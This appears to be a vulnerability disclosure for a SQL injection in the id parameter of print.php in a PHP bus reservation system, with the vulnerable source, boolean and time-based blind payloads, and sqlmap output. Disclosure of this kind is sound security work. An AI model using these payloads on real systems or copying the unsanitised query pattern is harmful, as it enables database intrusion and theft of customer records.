

zzZxby 2

2b37a31 · 2 weeks ago

36 lines (21 loc) · 978 Bytes

Preview

Code

Blame

Raw



# Online Bus Reservation System1

## Sql injection

### From

<https://code-projects.org/online-bus-reservation-system-in-php-with-source-code/>

### Points


print.php

### Description

A SQL injection vulnerability was found in the Online Bus Reservation System project of code-projects. The reason is that the id parameter is not filtered in print.php, which allows malicious SQL statements to be spliced and cause vulnerabilities.

### code

The id parameter is not filtered and is directly concatenated into the SQL statement.



```
4  var disp_setting="toolbar=yes,location=no,directories=yes,menubar=yes,";
5  disp_setting+="scrollbars=yes,width=400, height=400, left=100, top=25";
6  var content_vlue = document.getElementById("print_content").innerHTML;
7
8  var docprint=window.open("", "", disp_setting);
9  docprint.document.open();
10 docprint.document.write('<html><head><title>Inel Power System</title>');
11 docprint.document.write('</head><body onLoad="self.print()" style="width: 400px; font-size:12px; font-family:arial;">');
12
13 docprint.document.write(content_vlue);
14 docprint.document.write('</body></html>');
15 docprint.document.close();
16 docprint.focus();
17 }
18 </script>
19 Print and present this details upon boarding the bus<br><br>
20 <a href="javascript:Clickheretoprint()">Print</a>
21 <div id="print_content" style="width: 400px;">
22 <strong>Ticket Reservation Details</strong><br><br>
23 <?php
24 include('db.php');
25 $id=$_GET['id'];
26 $setnum=$_GET['setnum'];
27 $result = mysql_query('SELECT * FROM customer WHERE transactionnum=$id');
28 while($row = mysql_fetch_array($result))
29 {
30     echo 'Transaction Number: '.$row['transactionnum'].'<br>';
31     echo 'Name: '.$row['fname'].' '.$row['lname'].'<br>';
32     echo 'Address: '.$row['address'].'<br>';
33     echo 'Contact: '.$row['contact'].'<br>';
34     echo 'Payable: '.$row['payable'].'<br>';
35 }
36 $results = mysql_query('SELECT * FROM reserve WHERE transactionnum=$id');
37 while($rows = mysql_fetch_array($results))
38 {
39     $ggagaga=$rows['bus'];
40     echo 'Route and Type of Bus: ';
41     $resulta = mysql_query('SELECT * FROM route WHERE id=$ggagaga');
42     while($rowa = mysql_fetch_array($resulta))
```

## payload

http://10.211.55.4:8077/print.php?id=-1488' OR 6176=6176#&setnum=1,  
http://10.211.55.4:8077/print.php?id=' AND (SELECT 3829 FROM  
(SELECT(SLEEP(5)))UkRo)-- gASR&setnum=1,

## Sqlmap

python3 sqlmap.py -u "10.211.55.4:8077/print.php?id=\*&setnum=1," --batch

```
of switch '--drop-set-cookie' if you experience any problems during data retrieval
[18:00:26] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 305 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: http://10.211.55.4:8077/print.php?id=-1488' OR 6176=6176#&setnum=1,

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://10.211.55.4:8077/print.php?id=' AND (SELECT 3829 FROM (SELECT(SLEEP(5)))UkRo)-- gASR&setnum=1,
---
[18:00:26] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.0.12
```